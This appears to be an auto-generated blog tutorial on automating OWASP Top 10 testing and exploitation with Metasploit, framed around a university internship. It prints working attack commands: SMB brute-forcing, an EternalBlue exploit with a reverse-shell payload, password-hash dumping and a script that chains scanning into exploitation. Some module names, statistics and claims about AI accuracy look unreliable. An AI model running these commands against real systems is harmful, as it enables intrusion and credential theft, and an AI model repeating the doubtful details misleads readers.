Listen to this Post
Introduction:

The cybersecurity landscape is evolving at an unprecedented pace, with annual penetration tests no longer sufficient to secure modern, complex enterprise environments. As organizations grapple with an ever-expanding attack surface, the ability to automate vulnerability assessment and validation has become a critical competency for security professionals. This article provides a comprehensive, hands-on guide to automating vulnerability assessment workflows using the OWASP Top 10 framework and the Metasploit Framework—drawing from practical internship experience at Rashtriya Raksha University’s Department of Cyber Security and Digital Forensics, an Institute of National Importance that offers specialized programs in cyber crime investigation, digital forensics, and AI-enabled policing.
Learning Objectives:
- Understand the OWASP Top 10 (2025/2026) web application security risks and their real-world implications
- Master automated vulnerability scanning and exploitation techniques using Metasploit Framework
- Develop proficiency in resource scripts, task chains, and database management for penetration testing workflows
- Learn to integrate AI/ML approaches with traditional vulnerability assessment tools
You Should Know:
- Understanding the OWASP Top 10: The Foundation of Web Application Security
The OWASP Top 10 serves as the industry-standard awareness document representing broad consensus about the most critical security risks to web applications. The 2025/2026 edition introduces significant changes, including two new categories: Software Supply Chain Failures (A03) and Mishandling of Exceptional Conditions (A10).
The 2025/2026 OWASP Top 10 Rankings:
| Rank | Category | Key Characteristics |
||-||
| A01 | Broken Access Control | 1 risk; 40 CWEs; 3.73% prevalence |
| A02 | Security Misconfiguration | Surged from 5 to 2; 16 CWEs |
| A03 | Software Supply Chain Failures | NEW; expanded from vulnerable components |
| A04 | Cryptographic Failures | Formerly “Sensitive Data Exposure” |
| A05 | Injection | SQL, NoSQL, OS, and LDAP injection flaws |
| A06 | Insecure Design | Root cause analysis approach |
| A07 | Authentication Failures | Session management and identity flaws |
| A08 | Software/Data Integrity Failures | Build and update integrity |
| A09 | Logging & Alerting Failures | Critical for incident response |
| A10 | Mishandling of Exceptional Conditions | NEW; improper error handling |
Testing Methodology:
To systematically test for OWASP Top 10 vulnerabilities, security professionals employ a combination of automated and manual techniques. For Broken Access Control (A01), testers log in as one user, copy resource URLs, and attempt to access them as another user—often modifying ID parameters in API requests. For Injection (A05), tools like sqlmap or Metasploit auxiliary modules can automate detection:
 Using sqlmap for automated SQL injection detection
sqlmap -u "http://target.com/page?id=1" --batch --level=3 --risk=2

Using Metasploit for HTTP injection testing
msfconsole
use auxiliary/scanner/http/sql_injection
set RHOSTS target.com
set RPORT 80
set TARGETURI /page?id=1
run
2. Automating Vulnerability Assessment with Metasploit Framework
The Metasploit Framework is the cornerstone of modern penetration testing, offering extensive capabilities for automated vulnerability scanning and exploitation. The recent release of Metasploit Pro 5.0.0 introduces a fundamentally new approach to red-teaming, featuring intuitive testing workflows and advanced Active Directory capabilities.
Setting Up the Metasploit Database:
Proper database configuration enables efficient management of scan results and exploitation data:
 Initialize and start PostgreSQL
sudo systemctl start postgresql
sudo systemctl enable postgresql

Initialize Metasploit database
msfdb init

Launch Metasploit console
msfconsole

Check database status
db_status

Create a new workspace for organized testing
workspace -a target_engagement
Automated Network Reconnaissance and Vulnerability Discovery:
 Import Nmap scan results directly
db_nmap -sV -sC -O -A 192.168.1.0/24

Use built-in port scanner
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.168.1.0/24
set PORTS 1-10000
set THREADS 50
run

Check for SMB vulnerabilities (EternalBlue)
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 192.168.1.0/24
run

Automated credential brute-forcing
use auxiliary/scanner/smb/smb_login
set RHOSTS 192.168.1.100
set USER_FILE /usr/share/wordlists/metasploit/default_users.txt
set PASS_FILE /usr/share/wordlists/metasploit/default_pass.txt
run
Automating with Resource Scripts:
Resource scripts enable repeatable, automated penetration testing workflows:
 Create a resource script (automate.rc)
cat > automate.rc << 'EOF'
workspace -a automated_engagement
db_nmap -sV -sC -A 192.168.1.0/24
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 192.168.1.0/24
run
use auxiliary/scanner/http/dir_scanner
set RHOSTS 192.168.1.100
set THREADS 20
run
hosts -R
services -R
vulns
EOF

Execute the resource script
msfconsole -r automate.rc
3. Active Directory Certificate Services (AD CS) Exploitation
Modern enterprise environments increasingly rely on Active Directory Certificate Services, creating new attack vectors. Metasploit Pro 5.0.0’s upgraded AD CS Workflows Metamodule provides automated identification of nine common AD CS vulnerabilities, including the latest escalation flaws ESC9, ESC10, and ESC16.
Automated Vulnerability Detection with Pre-Check Logic:
Modules equipped with pre-check logic can now evaluate targets and provide a full intelligence picture before exploitation attempts:
 Use the check command before exploitation
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
check
 If vulnerable, proceed with exploitation
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50
exploit
4. Post-Exploitation and Session Management
Effective post-exploitation is critical for comprehensive security assessments:
 Background a Meterpreter session
background

List active sessions
sessions -l

Interact with a specific session
sessions -i 1

Session tagging for team collaboration (Metasploit Pro)
sessions -t priority:critical environment:production

Dump password hashes
hashdump

Privilege escalation
getsystem

Network reconnaissance from compromised host
ipconfig
route
arp
5. Integrating AI/ML with Vulnerability Assessment
The intersection of AI/ML and cybersecurity represents the next frontier in vulnerability assessment automation. Research demonstrates that AI models can achieve 72-77% accuracy in severity level prediction, significantly outperforming human experts in assessment tasks.
Automated Vulnerability Scoring with LLMs:
Large Language Models can automate vulnerability risk score prediction using the CVSS standard. This capability enables organizations to:
- Prioritize remediation based on predicted severity
- Reduce analysis time and exposure windows
- Scale vulnerability assessment across thousands of assets
Practical Automation Framework Integration:
 Python script for automated vulnerability assessment workflow
import subprocess
import json

def run_nmap_scan(target):
"""Run Nmap scan and save results"""
cmd = f"nmap -sV -sC -oX nmap_output.xml {target}"
subprocess.run(cmd, shell=True)
return "nmap_output.xml"

def import_to_metasploit(xml_file):
"""Import Nmap results to Metasploit database"""
cmd = f"msfconsole -q -x 'db_import {xml_file}; hosts; exit'"
subprocess.run(cmd, shell=True)

def automate_exploitation(target):
"""Automated exploitation workflow"""
resource_script = f"""
workspace -a automated
db_nmap -sV {target}
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS {target}
run
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS {target}
check
"""
with open("auto.rc", "w") as f:
f.write(resource_script)
subprocess.run("msfconsole -r auto.rc", shell=True)

Execute automation
automate_exploitation("192.168.1.100")
6. Digital Forensics Integration and Logging
Insufficient logging and monitoring can prevent or significantly delay breach detection and incident response. Modern vulnerability assessment must integrate with digital forensics capabilities:
 Enable comprehensive logging in Metasploit
setg LogLevel 3
setg ConsoleLogging true
setg SessionLogging true

Log all commands and outputs
spool /var/log/metasploit/assessment_$(date +%Y%m%d).log

Export vulnerability findings
vulns -f csv > vulnerabilities_report.csv

Generate comprehensive report
report -f html -o assessment_report.html
7. Cloud and API Security Hardening
With the shift to cloud environments, API security has become paramount. The OWASP API Security Top 10 addresses critical API-specific risks including Broken Object Level Authorization (BOLA) and Excessive Data Exposure.
Cloud Security Automation Commands:
 AWS security assessment (using AWS CLI and tools)
aws ec2 describe-instances --query 'Reservations[].Instances[].[InstanceId,State.Name,SecurityGroups]'
aws s3 ls --recursive | grep -v "SECURE"

Azure security assessment
az vm list --query "[].{name:name,osType:storageProfile.osDisk.osType,securityGroup:networkProfile.networkInterfaces[bash].id}"

GCP vulnerability scanning
gcloud compute instances list
gcloud container clusters list
API Security Testing with Metasploit:
 API endpoint fuzzing
use auxiliary/scanner/http/dir_scanner
set RHOSTS api.target.com
set TARGETURI /api/v1/
run

JWT token testing
use auxiliary/scanner/http/jwt_bruteforce
set RHOSTS api.target.com
set JWT_TOKEN "eyJhbGciOiJIUzI1NiIs..."
set WORDLIST /usr/share/wordlists/rockyou.txt
run
What Undercode Say:
- Security automation is no longer optional—it’s a necessity. The volume of CVEs and complexity of modern environments demand automated vulnerability assessment workflows. Tools like Metasploit Framework, when properly configured with resource scripts and database integration, can reduce assessment turnaround time by up to 40%.
-
The future lies at the intersection of AI and cybersecurity. AI-powered vulnerability scoring and automated exploitation frameworks represent the next evolution in security assessment. Professionals who develop expertise in both traditional tools and emerging AI/ML techniques will be uniquely positioned to address tomorrow’s threats.
The internship experience at Rashtriya Raksha University demonstrates the growing importance of practical, hands-on cybersecurity training. As the university continues to partner with law enforcement and government agencies for cyber crime investigation and digital forensics training, the integration of automated vulnerability assessment techniques into the curriculum ensures that the next generation of security professionals is prepared for real-world challenges.
Prediction:
- +1 The adoption of AI-driven vulnerability assessment will accelerate, with automated tools achieving near-human accuracy in vulnerability identification and prioritization within the next 2-3 years.
-
+1 Metasploit Framework will continue to evolve with enhanced automation capabilities, including deeper integration with cloud environments and containerized applications.
-
-1 The complexity of modern supply chain attacks will increase, making A03:2025 (Software Supply Chain Failures) the most rapidly growing risk category.
-
-1 Organizations that fail to implement automated vulnerability assessment and continuous security monitoring will face increased breach risks and regulatory penalties.
-
+1 Educational institutions like Rashtriya Raksha University will play an increasingly vital role in bridging the cybersecurity skills gap through specialized programs in AI-enabled security and digital forensics.
▶️ Related Video (82% Match):
https://www.youtube.com/watch?v=-Q3wUMOFsio
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Akshaj Tiwari – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


